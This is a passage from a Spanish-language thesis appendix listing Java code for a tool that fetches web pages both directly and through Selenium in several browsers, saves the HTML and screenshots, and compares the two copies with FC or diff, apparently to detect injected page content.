  private Request(String url, String userAgent, String browser, boolean flagScreen)
  {
    this.url=url;
    this.userAgent=userAgent;
    this.browser=browser;
    this.flagScreen=flagScreen;
  }
  @Override
  public void run()
  {
```

```
        List <String> pageSource=new ArrayList<String>();
        List <String> newUrlList=new ArrayList<String>();
        String element="";

        //System.out.println(url);
         try
         {
            URL urlRequest= new URL(url);

            try
                {
                    System.out.println("Código fuente de: "+ url + " desde hilo");

                    URLConnection connection=urlRequest.openConnection();

                    connection.setRequestProperty("User-Agent", userAgent);
                    BufferedReader reader= new BufferedReader(new
InputStreamReader(connection.getInputStream()));

                    while((element=reader.readLine())!=null)
                    {
                       pageSource.add(element);
                    }

                    newUrlList.add(url);
                    /*System.out.println("url filtro");
                    for(String vu: validUrl)
                    {
                       System.out.println(vu);
                    }*/

                    /*for(String htmlLine : pageSource)
                    {
                       System.out.println(htmlLine);
                    }*/

                    if(userAgent.contains("Windows"))
                    {
```

```
                    absoluteFilePath=cs.createDirectoryInWindowsConsole(browser,
"console"+url, pageSource);
                    }
                    else if(userAgent.contains("Linux"))
                    {
                      absoluteFilePath=cs.createDirectoryInLinuxConsole(browser,
"console"+url, pageSource);
                    }
                    else if(userAgent.contains("Macintosh"))
                    {
                       absoluteFilePath=cs.createDirectoryInMacConsole(browser,
"console"+url, pageSource);
                    }
                  }
                  catch (IOException ex)
                  {

//Logger.getLogger(GetSourceCode.class.getName()).log(Level.SEVERE, null, ex);
                      System.out.println("Ha ocurrido un error de " +ex + " Posiblemente
es una dirección incorrecta"
                              + " o No existe conexión en la red");
                  }
           }
           catch (MalformedURLException ex)
           {
             //Logger.getLogger(GetSourceCode.class.getName()).log(Level.SEVERE, null,
ex);
              System.out.println("Segundo Error "+ex);
           }
          /*for(String htmlLine : pageSource)
          {
            System.out.println(htmlLine);
          }*/

            //Lamar a seleniumm desde el sistema operativo que corresponda
                    if(userAgent.contains("Windows"))
                    {
```

```
                    gsc1.seleniumFromWindows(newUrlList, browser, absoluteFilePath,
flagScreen);
                }
                else if(userAgent.contains("Linux"))
                {
                   gsc1.seleniumFromLinux(newUrlList, browser, absoluteFilePath,
flagScreen);
                }
                else if(userAgent.contains("Macintosh"))
                {
                   gsc1.seleniumFromMacintosh(newUrlList, browser,
absoluteFilePath, flagScreen);
                }
    }
  }
```

C.6 Driver Selenium Google Chrome en plataforma Windows

```
  public static class seleniumChromeRequestFromWindows implements Runnable
  {
    String newUrl;
    String pageSource;
    String directory="google_chrome";
    String filePath;

    String path2="";

    boolean flagScreen;

    Compare_Source cs=new Compare_Source();
    GetSourceCode gsc=new GetSourceCode();

    private seleniumChromeRequestFromWindows(String newUrl, String filePath,
boolean flagScreen)
    {
      this.newUrl=newUrl;
      this.filePath=filePath;
```

```
        this.flagScreen=flagScreen;
    }
    @Override
    public void run()
    {
        File screenShot = null;
        System.setProperty("webdriver.chrome.driver",
"C:\\TApp\\webinject_report\\chromedriver\\chromedriver_win\\chromedriver.exe
");

//C:\\Users\\Claudine\\Documents\\NetBeansProjects\\WebInjectReport\\selenium
-java\\chromedriver2_win32_0.7\\chromedriver.exe

        WebDriver driver= new ChromeDriver();

        driver.get(newUrl);

        pageSource=driver.findElement(By.xpath("html")).getAttribute("outerHTML");

        //System.out.println("página "+newUrl +" desde selenium ");
        //System.out.println(driver.getPageSource());
        //System.out.println(pageSource);

        if(flagScreen==true)
        {
            //WebDriver augmentedDriver = new Augmenter().augment(driver);
            screenShot = ((TakesScreenshot)driver).getScreenshotAs(OutputType.FILE);
        }
        else
        {
            System.out.println("No se realiza captura de pantalla ");
            screenShot=null;
        }

        driver.quit();

        cs.createDirectoryInWindows(directory, newUrl, pageSource, filePath,
screenShot);
```

```
        //gsc.setPath2(path2);
      }
   }
```

C.7 Driver Selenium Firefox en plataforma Windows

```
   public static class seleniumFireFoxRequestFromWindows implements Runnable
   {
      String newUrl;
      String pageSource;
      String directory="mozilla_firefox";
      String filePath;
      boolean flagScreen;

      Compare_Source cs=new Compare_Source();
      GetSourceCode gsc=new GetSourceCode();

      private seleniumFireFoxRequestFromWindows(String newUrl, String filePath,
boolean flagScreen)
      {
         this.newUrl=newUrl;
         this.filePath=filePath;
         this.flagScreen=flagScreen;
      }
      @Override
      public void run()
      {
         File screenShot = null;
         WebDriver driver=new FirefoxDriver();
         driver.get(newUrl);

         pageSource=driver.findElement(By.xpath("html")).getAttribute("outerHTML");

         //System.out.println("página "+newUrl +" desde selenium ");
         //System.out.println(driver.getPageSource());
```

```
        //System.out.println(pageSource);

         if(flagScreen==true)
        {
           //WebDriver augmentedDriver = new Augmenter().augment(driver);
           screenShot = ((TakesScreenshot)driver).getScreenshotAs(OutputType.FILE);
        }
        else
        {
           System.out.println("No se realiza captura de pantalla ");
           screenShot=null;
        }

        driver.quit();

        cs.createDirectoryInWindows(directory, newUrl, pageSource, filePath,
screenShot);
      }

   }
```

C.8 Driver Selenium Interner Explorer en arquitectura Windows

```
   public static class seleniumIERequestFromWindows implements Runnable
   {
      String newUrl;
      String pageSource;
      String directory="internet_explorer";
      String filePath;

      String path2="";

      boolean flagScreen;

      Compare_Source cs=new Compare_Source();
      GetSourceCode gsc=new GetSourceCode();
```

```
    private seleniumIERequestFromWindows(String newUrl, String filePath, boolean
flagScreen)
    {
      this.newUrl=newUrl;
      this.filePath=filePath;
      this.flagScreen=flagScreen;
    }
    @Override
    public void run()
    {
       File screenShot = null;
       System.setProperty("webdriver.ie.driver",
"C:\\TApp\\webinject_report\\iedriver\\IEDriverServer_Win32\\IEDriverServer.exe")
;


       WebDriver driver= new InternetExplorerDriver();

       driver.get(newUrl);

       pageSource=driver.findElement(By.xpath("html")).getAttribute("outerHTML");

       //System.out.println("página "+newUrl +" desde selenium ");
       //System.out.println(driver.getPageSource());
       //System.out.println(pageSource);

        if(flagScreen==true)
       {
          //WebDriver augmentedDriver = new Augmenter().augment(driver);
          screenShot = ((TakesScreenshot)driver).getScreenshotAs(OutputType.FILE);
       }
       else
       {
          System.out.println("No se realiza captura de pantalla ");
          screenShot=null;
       }
```

```
        driver.quit();

        cs.createDirectoryInWindows(directory, newUrl, pageSource, filePath,
screenShot);

      }
   }
```

C.9 Driver Selenium Safari en arquitectura Windows

```
   public static class seleniumSafariRequestFromWindows implements Runnable
   {
      String newUrl;
      String pageSource;
      String directory="safari";
      String filePath;

      boolean flagScreen;

      Compare_Source cs=new Compare_Source();

      GetSourceCode gs=new GetSourceCode();

      private seleniumSafariRequestFromWindows(String newUrl, String filePath,
boolean flagScreen)
      {
         this.newUrl=newUrl;
         this.filePath=filePath;
         this.flagScreen=flagScreen;
      }

      @Override
      public void run()
      {
         File screenShot = null;
         System.setProperty("webdriver.safari.driver", "");
```

```
        WebDriver driver=new SafariDriver();
        driver.get(newUrl);

        pageSource=driver.findElement(By.xpath("html")).getAttribute("outerHTML");

        //System.out.println("página "+newUrl +" desde selenium ");
        //System.out.println(driver.getPageSource());
        //System.out.println(pageSource);

         if(flagScreen==true)
        {
           //WebDriver augmentedDriver = new Augmenter().augment(driver);
           screenShot = ((TakesScreenshot)driver).getScreenshotAs(OutputType.FILE);
        }
        else
        {
           System.out.println("No se realiza captura de pantalla ");
           screenShot=null;
        }

        driver.quit();

        cs.createDirectoryInWindows(directory, newUrl, pageSource, filePath,
screenShot);
     }
  }
```

C.10 Driver Selenium Google Chrome en arquitectura Mac OS X

```
  public static class seleniumChromeRequestFromMac implements Runnable
  {
     String newUrl;
     String pageSource;
     String directory="google_chrome";
     String filePath;
```

```
String path2="";

boolean flagScreen;

Compare_Source cs=new Compare_Source();
GetSourceCode gsc=new GetSourceCode();
Get_Browser gb=new Get_Browser();


private seleniumChromeRequestFromMac(String newUrl, String filePath,
boolean flagScreen)
{
  this.newUrl=newUrl;
  this.filePath=filePath;
  this.flagScreen=flagScreen;
}
@Override
public void run()
{
   File screenShot = null;
   System.setProperty("webdriver.chrome.driver",
"/Applications/TApp/chromedriver/chromedriver");
   WebDriver driver= new ChromeDriver();


   driver.get(newUrl);

   pageSource=driver.findElement(By.xpath("html")).getAttribute("outerHTML");

   //System.out.println("página "+newUrl +" desde selenium ");
   //System.out.println(driver.getPageSource());
   //System.out.println(pageSource);
    if(flagScreen==true)
   {
      screenShot = ((TakesScreenshot)driver).getScreenshotAs(OutputType.FILE);
   }
   else
```

```
        {
           System.out.println("No se realiza captura de pantalla ");
           screenShot=null;
        }

        driver.quit();

        cs.createDirectoryInMac(directory, newUrl, pageSource, filePath, screenShot);

        //gsc.setPath2(path2);
     }
  }
```

C.11 Driver Selenium FireFox en arquitectura Mac OS X

```
  public static class seleniumFireFoxRequestFromMac implements Runnable
  {
     String newUrl;
     String pageSource;
     String directory="mozilla_firefox";
     String filePath;

     boolean flagScreen;

     Compare_Source cs=new Compare_Source();
     GetSourceCode gsc=new GetSourceCode();
     Get_Browser gb=new Get_Browser();


     private seleniumFireFoxRequestFromMac(String newUrl, String filePath, boolean
flagScreen)
     {
        this.newUrl=newUrl;
        this.filePath=filePath;
        this.flagScreen=flagScreen;
     }
```

```
    @Override
    public void run()
    {
       File screenShot = null;
       WebDriver driver=new FirefoxDriver();
       driver.get(newUrl);

       pageSource=driver.findElement(By.xpath("html")).getAttribute("outerHTML");


        if(flagScreen==true)
       {
          //WebDriver augmentedDriver = new Augmenter().augment(driver);
          screenShot = ((TakesScreenshot)driver).getScreenshotAs(OutputType.FILE);
       }
       else
       {
          System.out.println("No se realiza captura de pantalla ");
          screenShot=null;
       }

       driver.quit();

      cs.createDirectoryInMac(directory, newUrl, pageSource, filePath, screenShot);
    }

  }
```

C.12 Driver Selenium Safari en arquitectura Mac Os X

```
  public static class seleniumSafariRequestFromMac implements Runnable
  {
    String newUrl;
    String pageSource;
    String directory="safari";
    String filePath;
```

```
    boolean flagScreen;

    Compare_Source cs=new Compare_Source();
    GetSourceCode gs=new GetSourceCode();

    private seleniumSafariRequestFromMac(String newUrl, String filePath, boolean
flagScreen)
    {
      this.newUrl=newUrl;
      this.filePath=filePath;
      this.flagScreen=flagScreen;
    }
    @Override
    public void run()
    {
      File screenShot = null;
      WebDriver driver=new SafariDriver();
      driver.get(newUrl);

      pageSource=driver.findElement(By.xpath("html")).getAttribute("outerHTML");


      if(flagScreen==true)
      {

        screenShot = ((TakesScreenshot)driver).getScreenshotAs(OutputType.FILE);
      }
      else
      {
        System.out.println("No se realiza captura de pantalla ");
        screenShot=null;
      }
      driver.quit();

      cs.createDirectoryInMac(directory, newUrl, pageSource, filePath, screenShot);
    }
  }
}
```

C.13 Driver Selenium Google Chrome en arquitectura Linux

```
public static class seleniumChromeRequestFromLinux implements Runnable
  {
     String newUrl;
     String pageSource;
     String directory="google_chrome";
     String filePath;

     String path2="";

     boolean flagScreen;

     Compare_Source cs=new Compare_Source();
     GetSourceCode gsc=new GetSourceCode();
     Get_Browser gb=new Get_Browser();

     private seleniumChromeRequestFromLinux(String newUrl, String filePath,
boolean flagScreen)
     {
      this.newUrl=newUrl;
      this.filePath=filePath;
      this.flagScreen=flagScreen;
     }
     @Override
     public void run()
     {
        File screenShot = null;
        System.setProperty("webdriver.chrome.driver",
"//TApp/chromedriver/chromedriver");
        WebDriver driver= new ChromeDriver();


        driver.get(newUrl);
```

```
        pageSource=driver.findElement(By.xpath("html")).getAttribute("outerHTML");

        //System.out.println("página "+newUrl +" desde selenium ");
        //System.out.println(driver.getPageSource());
        //System.out.println(pageSource);
         if(flagScreen==true)
        {
           //WebDriver augmentedDriver = new Augmenter().augment(driver);
           screenShot = ((TakesScreenshot)driver).getScreenshotAs(OutputType.FILE);
        }
        else
        {
           System.out.println("No se realiza captura de pantalla ");
           screenShot=null;
        }

        driver.quit();

        cs.createDirectoryInLinux(directory, newUrl, pageSource, filePath,
screenShot);

        //gsc.setPath2(path2);
     }
  }
```

C.14 Driver Selenium FireFox en arquitectura Linux

```
public static class seleniumFireFoxRequestFromLinux implements Runnable
  {
     String newUrl;
     String pageSource;
     String directory="mozilla_firefox";
     String filePath;

     boolean flagScreen;

     Compare_Source cs=new Compare_Source();
```

```
GetSourceCode gsc=new GetSourceCode();
Get_Browser gb=new Get_Browser();


private seleniumFireFoxRequestFromLinux(String newUrl, String filePath, boolean flagScreen)
{
   this.newUrl=newUrl;
   this.filePath=filePath;
   this.flagScreen=flagScreen;
}
@Override
public void run()
{
   File screenShot = null;
   WebDriver driver=new FirefoxDriver();
   driver.get(newUrl);

   pageSource=driver.findElement(By.xpath("html")).getAttribute("outerHTML");

   //System.out.println("página "+newUrl +" desde selenium ");
   //System.out.println(driver.getPageSource());
   //System.out.println(pageSource);

    if(flagScreen==true)
   {
      //WebDriver augmentedDriver = new Augmenter().augment(driver);
      screenShot = ((TakesScreenshot)driver).getScreenshotAs(OutputType.FILE);
   }
   else
   {
      System.out.println("No se realiza captura de pantalla ");
      screenShot=null;
   }

   driver.quit();
```

```
            cs.createDirectoryInLinux(directory, newUrl, pageSource, filePath,
screenShot);
        }

    }
```

APÉNDICE D

Comparación y autoguardado de los códigos HTML/Javascript

Introducción

Como se había mencionado anteriormente, la aplicación realiza dos peticiones a uno o varios sitios web: una a nivel de consola y la segunda a través de Selenium. Cada vez que una concluye, se crea un archivo de texto con el código HTML/Javascript recolectado de manera automática. Si el usuario lo indicó, estos dos archivos serán acompañados de una imagen del sitio web.

D.1 El código procedente de Selenium es guardado en arquitectura Windows

```
public class Compare_Source
{

   public String createDirectoryInWindows(String directory, String newUrl, String
pageSource, String filePath, File screenShot)
   {
      File tagFile;
      File tagFile2;

      File windowsPath=new
File("C:\\TApp\\webinject_report\\windows\\"+directory);
      File windowsPath2=new File(windowsPath, directory+"_screen_shots");


      Date date = new Date();
      SimpleDateFormat format = new SimpleDateFormat("dd-MM-yyyy");

      //System.out.println("Recibida la url desde directory "+newUrl);
      newUrl=newUrl.replace("http", "").replace("https", "").replace("//",
"").replace(":", "").replace("/", "").replace(".", "").replace("-", "").replace("_",
```

```
"").replace("?", "").replace("%", "").replace("&", "").replace("$", "").replace("!",
"").replace("=", "").replace("*",
"").replace("(","").replace(")","").replace("#","").replace("^","").replace("{","").replac
e("}","").replace("[","").replace("]","").replace("<","").replace(">","");
      //System.out.println("Modificada la url desde directory "+newUrl);
      String file= format.format(date)+"_"+newUrl+".txt";
      String image=format.format(date)+"_"+newUrl+".png";

      String filePath2="";

      /*Crea una ruta absoluta en el directorio específico*/
      if(!windowsPath.exists())
      {
            System.out.println("El directorio "+ windowsPath + " No existe...");

            if(windowsPath.mkdirs())
            {
               System.out.println("Creando Directorio " +windowsPath + "...");
            }
      }
      else
      {
        System.out.println("El directorio "+ windowsPath + " Ya existe");
      }

       tagFile=new File(windowsPath, file);

                  if(!tagFile.exists())
                  {
                     try
                     {
                        BufferedWriter out=new BufferedWriter(new FileWriter(tagFile));
                        out.write(pageSource);
                        out.close();
                     }
                     catch(IOException e)
                     {
                        System.out.println("Excepción al crear archivo " +e);
```

```
            }

            System.out.println("Creando el archivo "+tagFile);
            try
            {
               tagFile.createNewFile();
            }
            catch (IOException ex)
            {
               System.out.println("Error al crear el archivo " +ex);
            }
         }
         else
         {
            System.out.println("El archivo " +tagFile+ " ya existe" );
         }

         filePath2=tagFile.getAbsolutePath();

          /*System.out.println("filePath 1" +filePath);
          System.out.println("filePath 2" +tagFile.getAbsolutePath());*/

         tagFile2=new File(windowsPath2, image);

if(screenShot!=null)
{
  //System.out.println(" creando imagen");
  if(!tagFile2.exists())
         {
            try
            {
               FileUtils.copyFile(screenShot, tagFile2);
            }
            catch (IOException ex)
            {
               System.out.println("Error "+ex +" al crear el archivo ");
            }
```

```
                System.out.println("Creando el archivo "+tagFile2);
                try
                {
                   tagFile2.createNewFile();
                }
                catch (IOException ex)
                {
                   System.out.println("Error al crear el archivo " +ex);
                }
             }
             else
             {
                System.out.println("El archivo " +tagFile2+ " ya existe" );
             }

       }
       else
       {
          System.out.println(" LA imagen no se creará");
       }
    compareSourceFromWindows(filePath, filePath2, newUrl, windowsPath,
directory);
    return tagFile.getAbsolutePath();
  }
```

D.2 El código procedente de Selenium es guardado en arquitectura Mac OS X

```
  public String createDirectoryInMac(String directory, String newUrl, String
pageSource, String filePath, File screenShot)
  {

    File tagFile;
    File tagFile2;

    File macPath=new
File("/Applications/TApp/webinject_report/macintosh/"+directory);
```

```
File macPath2=new File(macPath, directory+"_screen_shots");

Date date = new Date();
SimpleDateFormat format = new SimpleDateFormat("dd-MM-yyyy");

//System.out.println("Recibida la url desde directory "+newUrl);
newUrl=newUrl.replace("http", "").replace("https", "").replace("//",
"").replace(":", "").replace("/", "").replace(".", "").replace("-", "").replace("_",
"").replace("?", "").replace("%", "").replace("&", "").replace("$", "").replace("!",
"").replace("=", "").replace("*",
"").replace("(","").replace(")","").replace("#","").replace("^","").replace("{","").replac
e("}","").replace("[","").replace("]","").replace("<","").replace(">","");
//System.out.println("Modificada la url desde directory "+newUrl);
String file= format.format(date)+"_"+newUrl+".txt";
String image=format.format(date)+"_"+newUrl+".png";

String filePath2="";

/*Crea una ruta absoluta en el directorio específico*/
if(!macPath.exists())
{
      System.out.println("El directorio "+ macPath + " No existe...");

      if(macPath.mkdirs())
      {
         System.out.println("Creando Directorio " +macPath + "...");
      }
}
else
{
  System.out.println("El directorio "+ macPath + " Ya existe");
}

 tagFile=new File(macPath, file);

            if(!tagFile.exists())
            {
               try
```

```
                {
                   BufferedWriter out=new BufferedWriter(new FileWriter(tagFile));
                   out.write(pageSource);
                   out.close();
                }
                catch(IOException e)
                {
                   System.out.println("Excepción al crear archivo " +e);
                }

                System.out.println("Creando el archivo "+tagFile);
                try
                {
                   tagFile.createNewFile();
                }
                catch (IOException ex)
                {
                   System.out.println("Error al crear el archivo " +ex);
                }
             }
             else
             {
                System.out.println("El archivo " +tagFile+ " ya existe" );
             }

             filePath2=tagFile.getAbsolutePath();

              /*System.out.println("filePath 1" +filePath);
              System.out.println("filePath 2" +tagFile.getAbsolutePath());*/

tagFile2=new File(macPath2, image);

if(screenShot!=null)
{
  //System.out.println(" creando imagen");
  if(!tagFile2.exists())
          {
             try
```

```
                {
                   FileUtils.copyFile(screenShot, tagFile2);
                }
                catch (IOException ex)
                {
                   System.out.println("Error "+ex +" al crear el archivo ");
                }

                System.out.println("Creando el archivo "+tagFile2);
                try
                {
                   tagFile2.createNewFile();
                }
                catch (IOException ex)
                {
                   System.out.println("Error al crear el archivo " +ex);
                }
             }
             else
             {
                System.out.println("El archivo " +tagFile2+ " ya existe" );
             }

       }
       else
       {
          System.out.println(" LA imagen no se creará");
       }
        compareSourceFromMac(filePath, filePath2, newUrl, macPath, directory);


   return tagFile.getAbsolutePath();
  }
```

D.3 El código procedente de Selenium es guardado en arquitectura Linux

```
public String createDirectoryInLinux(String directory, String newUrl, String
pageSource, String filePath, File screenShot)
  {

    File tagFile;
    File tagFile2;

    File linuxPath=new File("//TApp/webinject_report/linux/"+directory);
    File linuxPath2=new File(linuxPath, directory+"_screen_shots");

    Date date = new Date();
    SimpleDateFormat format = new SimpleDateFormat("dd-MM-yyyy");

    //System.out.println("Recibida la url desde directory "+newUrl);
    newUrl=newUrl.replace("http", "").replace("https", "").replace("//",
"").replace(":", "").replace("/", "").replace(".", "").replace("-", "").replace("_",
"").replace("?", "").replace("%", "").replace("&", "").replace("$", "").replace("!",
"").replace("=", "").replace("*",
"").replace("(","").replace(")","").replace("#","").replace("^","").replace("{","").replac
e("}","").replace("[","").replace("]","").replace("<","").replace(">","");
    //System.out.println("Modificada la url desde directory "+newUrl);
    String file= format.format(date)+"_"+newUrl+".txt";
    String image=format.format(date)+"_"+newUrl+".png";

    String filePath2="";

    /*Crea una ruta absoluta en el directorio específico*/
    if(!linuxPath.exists())
    {
        System.out.println("El directorio "+ linuxPath + " No existe...");

        if(linuxPath.mkdirs())
```

```
        {
            System.out.println("Creando Directorio " +linuxPath + "...");
        }
    }
    else
    {
      System.out.println("El directorio "+ linuxPath + " Ya existe");
    }

     tagFile=new File(linuxPath, file);

                if(!tagFile.exists())
                {
                   try
                   {
                      BufferedWriter out=new BufferedWriter(new FileWriter(tagFile));
                      out.write(pageSource);
                      out.close();
                   }
                   catch(IOException e)
                   {
                      System.out.println("Excepción al crear archivo " +e);
                   }

                   System.out.println("Creando el archivo "+tagFile);
                   try
                   {
                      tagFile.createNewFile();
                   }
                   catch (IOException ex)
                   {
```

```
                System.out.println("Error al crear el archivo " +ex);
            }
        }
        else
        {
            System.out.println("El archivo " +tagFile+ " ya existe" );
        }

        filePath2=tagFile.getAbsolutePath();

         /*System.out.println("filePath 1" +filePath);
         System.out.println("filePath 2" +tagFile.getAbsolutePath());*/

////////////////////////////////////////////////////////////
   tagFile2=new File(linuxPath2, image);

   if(screenShot!=null)
   {
    //System.out.println(" creando imagen");
    if(!tagFile2.exists())
        {
            try
            {
                FileUtils.copyFile(screenShot, tagFile2);
            }
            catch (IOException ex)
            {
                System.out.println("Error "+ex +" al crear el archivo ");
            }

            System.out.println("Creando el archivo "+tagFile2);
```

```
                try
                {
                   tagFile2.createNewFile();
                }
                catch (IOException ex)
                {
                   System.out.println("Error al crear el archivo " +ex);
                }
             }
             else
             {
                System.out.println("El archivo " +tagFile2+ " ya existe" );
             }

       }
       else
       {
          System.out.println(" LA imagen no se creará");
       }
        compareSourceFromLinux(filePath, filePath2, newUrl, linuxPath, directory);

    return tagFile.getAbsolutePath();
   }
```

D.4 El código procedente de consola es guardando en arquitectura Windows

```
   public String createDirectoryInWindowsConsole(String directory, String consoleUrl,
List<String> pageSource)
   {

      File windowsPath=new
File("C:\\TApp\\webinject_report\\windows\\"+directory);
```

```
File tagFile;

Date date = new Date();
SimpleDateFormat format = new SimpleDateFormat("dd-MM-yyyy");

//System.out.println("Recibida la url desde directory "+newUrl);
consoleUrl=consoleUrl.replace("http", "").replace("https", "").replace("//",
"").replace(":", "").replace("/", "").replace(".", "").replace("-", "").replace("_",
"").replace("?", "").replace("%", "").replace("&", "").replace("$", "").replace("!",
"").replace("=", "").replace("*",
"").replace("(","").replace(")","").replace("#","").replace("^","").replace("{","").replac
e("}","").replace("[","").replace("]","").replace("<","").replace(">","");
//System.out.println("Modificada la url desde directory "+newUrl);
String file= format.format(date)+"_"+consoleUrl+".txt";


/*Crea una ruta absoluta en el directorio específico*/
if(!windowsPath.exists())
{
      System.out.println("El directorio "+ windowsPath + " No existe...");

      if(windowsPath.mkdirs())
      {
         System.out.println("Creando Directorio " +windowsPath + "...");
      }
}
else
{
  System.out.println("El directorio "+ windowsPath + " Ya existe");
}

 tagFile=new File(windowsPath, file);

            if(!tagFile.exists())
            {
               try
               {
                  BufferedWriter out=new BufferedWriter(new FileWriter(tagFile));
```

```
                    for(String line : pageSource)
                    {
                       out.write(line);
                    }
                    out.close();
                 }
                 catch(IOException e)
                 {
                    System.out.println("Excepción al crear archivo " +e);
                 }

                 System.out.println("Creando el archivo "+tagFile);
                 try
                 {
                    tagFile.createNewFile();
                 }
                 catch (IOException ex)
                 {
                    System.out.println("Error al crear el archivo " +ex);
                 }
              }
              else
              {
                 System.out.println("El archivo " +tagFile+ " ya existe" );
              }

      return tagFile.getAbsolutePath();
   }
```

D.5 El código procedente de consola es guardando en arquitectura Mac OS X

```
   String createDirectoryInMacConsole(String directory, String consoleUrl,
List<String> pageSource)
   {
```

```
	File macPath=new
File("/Applications/TApp/webinject_report/macintosh/"+directory);
	File tagFile;

	Date date = new Date();
	SimpleDateFormat format = new SimpleDateFormat("dd-MM-yyyy");

	//System.out.println("Recibida la url desde directory "+newUrl);
	consoleUrl=consoleUrl.replace("http", "").replace("https", "").replace("//",
"").replace(":", "").replace("/", "").replace(".", "").replace("-", "").replace("_",
"").replace("?", "").replace("%", "").replace("&", "").replace("$", "").replace("!",
"").replace("=", "").replace("*",
"").replace("(","").replace(")","").replace("#","").replace("^","").replace("{","").replac
e("}","").replace("[","").replace("]","").replace("<","").replace(">","");
	//System.out.println("Modificada la url desde directory "+newUrl);
	String file= format.format(date)+"_"+consoleUrl+".txt";


	/*Crea una ruta absoluta en el directorio específico*/
	if(!macPath.exists())
	{
		System.out.println("El directorio "+ macPath + " No existe...");

		if(macPath.mkdirs())
		{
		   System.out.println("Creando Directorio " +macPath + "...");
		}
	}
	else
	{
	  System.out.println("El directorio "+ macPath + " Ya existe");
	}

	 tagFile=new File(macPath, file);

			if(!tagFile.exists())
			{
			   try
```

```
                {
                   BufferedWriter out=new BufferedWriter(new FileWriter(tagFile));
                   for(String line : pageSource)
                   {
                      out.write(line);
                   }
                   out.close();
                }
                catch(IOException e)
                {
                   System.out.println("Excepción al crear archivo " +e);
                }

                System.out.println("Creando el archivo "+tagFile);
                try
                {
                   tagFile.createNewFile();
                }
                catch (IOException ex)
                {
                   System.out.println("Error al crear el archivo " +ex);
                }
             }
             else
             {
                System.out.println("El archivo " +tagFile+ " ya existe" );
             }

    return tagFile.getAbsolutePath();
  }
```

D.6 El código procedente de consola es guardando en arquitectura Linux

String createDirectoryInLinuxConsole(String directory, String consoleUrl, List<String> pageSource)

```
  {

      File linuxPath=new File("//TApp/webinject_report/linux/"+directory);
      File tagFile;

      Date date = new Date();
      SimpleDateFormat format = new SimpleDateFormat("dd-MM-yyyy");

      //System.out.println("Recibida la url desde directory "+newUrl);
      consoleUrl=consoleUrl.replace("http", "").replace("https", "").replace("//",
"").replace(":", "").replace("/", "").replace(".", "").replace("-", "").replace("_",
"").replace("?", "").replace("%", "").replace("&", "").replace("$", "").replace("!",
"").replace("=", "").replace("*",
"").replace("(","").replace(")","").replace("#","").replace("^","").replace("{","").replac
e("}","").replace("[","").replace("]","").replace("<","").replace(">","");
      //System.out.println("Modificada la url desde directory "+newUrl);
      String file= format.format(date)+"_"+consoleUrl+".txt";


      /*Crea una ruta absoluta en el directorio específico*/
      if(!linuxPath.exists())
      {
            System.out.println("El directorio "+ linuxPath + " No existe...");

            if(linuxPath.mkdirs())
            {
               System.out.println("Creando Directorio " +linuxPath + "...");
            }
      }
      else
      {
        System.out.println("El directorio "+ linuxPath + " Ya existe");
      }

       tagFile=new File(linuxPath, file);

                  if(!tagFile.exists())
                  {
```

```
                try
                {
                   BufferedWriter out=new BufferedWriter(new FileWriter(tagFile));
                   for(String line : pageSource)
                   {
                      out.write(line);
                   }
                   out.close();
                }
                catch(IOException e)
                {
                   System.out.println("Excepción al crear archivo " +e);
                }

                System.out.println("Creando el archivo "+tagFile);
                try
                {
                   tagFile.createNewFile();
                }
                catch (IOException ex)
                {
                   System.out.println("Error al crear el archivo " +ex);
                }
             }
             else
             {
                System.out.println("El archivo " +tagFile+ " ya existe" );
             }

      return tagFile.getAbsolutePath();
   }
```

D.7 Comparando archivos de texto en arquitectura Windows

```
public String compareSourceFromWindows(String file1, String file2, String newUrl,
File windowsPath, String directory)
   {
```

```
/*System.out.println("Ruta 1 " +file1);
System.out.println("Ruta 2 " +file2);*/

List<String> compareFiles = new ArrayList<String>();
String compare = null;

Date date = new Date();
SimpleDateFormat format = new SimpleDateFormat("dd-MM-yyyy");

String file3= format.format(date)+"_"+"resultado"+newUrl+".txt";
File tagFile3;

//windowsPath=new File("C:\\TApp\\webinject_report\\windows\\"+directory);
windowsPath=new File(windowsPath ,"resultados_"+directory);

try
{
  //Process p= Runtime.getRuntime().exec("tasklist.exe /FI \"IMAGENAME eq
chrome.exe\" ");
   Process command= Runtime.getRuntime().exec("FC "+file1+" "+file2+" /C /L");
   BufferedReader input = new BufferedReader(new
InputStreamReader(command.getInputStream()));

   while((compare=input.readLine())!=null)
   {
      compareFiles.add(compare);
   }
   input.close();

   System.out.println("Comparando Archivos...");


   //Creando archivo con resultados
   /*Crea una ruta absoluta en el directorio específico*/
   if(!windowsPath.exists())
   {
        System.out.println("El directorio "+ windowsPath + " No existe...");
```

```
        if(windowsPath.mkdirs())
        {
           System.out.println("Creando Directorio " +windowsPath + "...");
        }
}
else
{
  System.out.println("El directorio "+ windowsPath + " Ya existe");
}

 tagFile3=new File(windowsPath, file3);

              if(!tagFile3.exists())
              {
                 try
                 {
                    BufferedWriter out=new BufferedWriter(new FileWriter(tagFile3));

                    /*for(String line : pageSource)
                    {
                       out.write(line);
                    }*/
                    for(String outPut : compareFiles)
                    {
                     out.write(outPut);
                    }
                    out.close();
                 }
                 catch(IOException e)
                 {
                    System.out.println("Excepción al crear archivo " +e);
                 }

                 System.out.println("Creando el archivo "+tagFile3);
                 try
                 {
                    tagFile3.createNewFile();
                 }
```

```
                    catch (IOException ex)
                    {
                       System.out.println("Error al crear el archivo " +ex);
                    }
                 }
                 else
                 {
                    System.out.println("El archivo " +tagFile3+ " ya existe" );
                 }

      return tagFile3.getAbsolutePath();

       //Get_Browser gb1=new Get_Browser();
     }
     catch(IOException e)
     {
        System.out.println("\nHubo una excepción: "+e);
     }
      return compare;
   }
```

D.8 Comparando archivos de texto en arquitectura Mac OS X

```
   public String compareSourceFromMac(String file1, String file2, String newUrl, File
macPath, String directory)
   {
      List<String> compareFiles = new ArrayList<String>();
      String compare = null;

      Date date = new Date();
      SimpleDateFormat format = new SimpleDateFormat("dd-MM-yyyy");

      String file3= format.format(date)+"_"+"resultado"+newUrl+".txt";
      File tagFile3;
```

```
      macPath=new File(macPath ,"resultados_"+directory);

     try
     {
       //-E  --ignore-tab-expansion  Ignore changes due to tab expansion.
       //-b  --ignore-space-change  Ignore changes in the amount of white space.
       //-I RE  --ignore-matching-lines=RE  Ignore changes whose lines all match RE.

       Process command= Runtime.getRuntime().exec("diff -E -b -I RE "+file1 +"
"+file2);
       BufferedReader input = new BufferedReader(new
InputStreamReader(command.getInputStream()));

       while((compare=input.readLine())!=null)
       {
          compareFiles.add(compare);
       }
       input.close();

       System.out.println("Comparando Archivos...");
      //Creando archivo con resultados
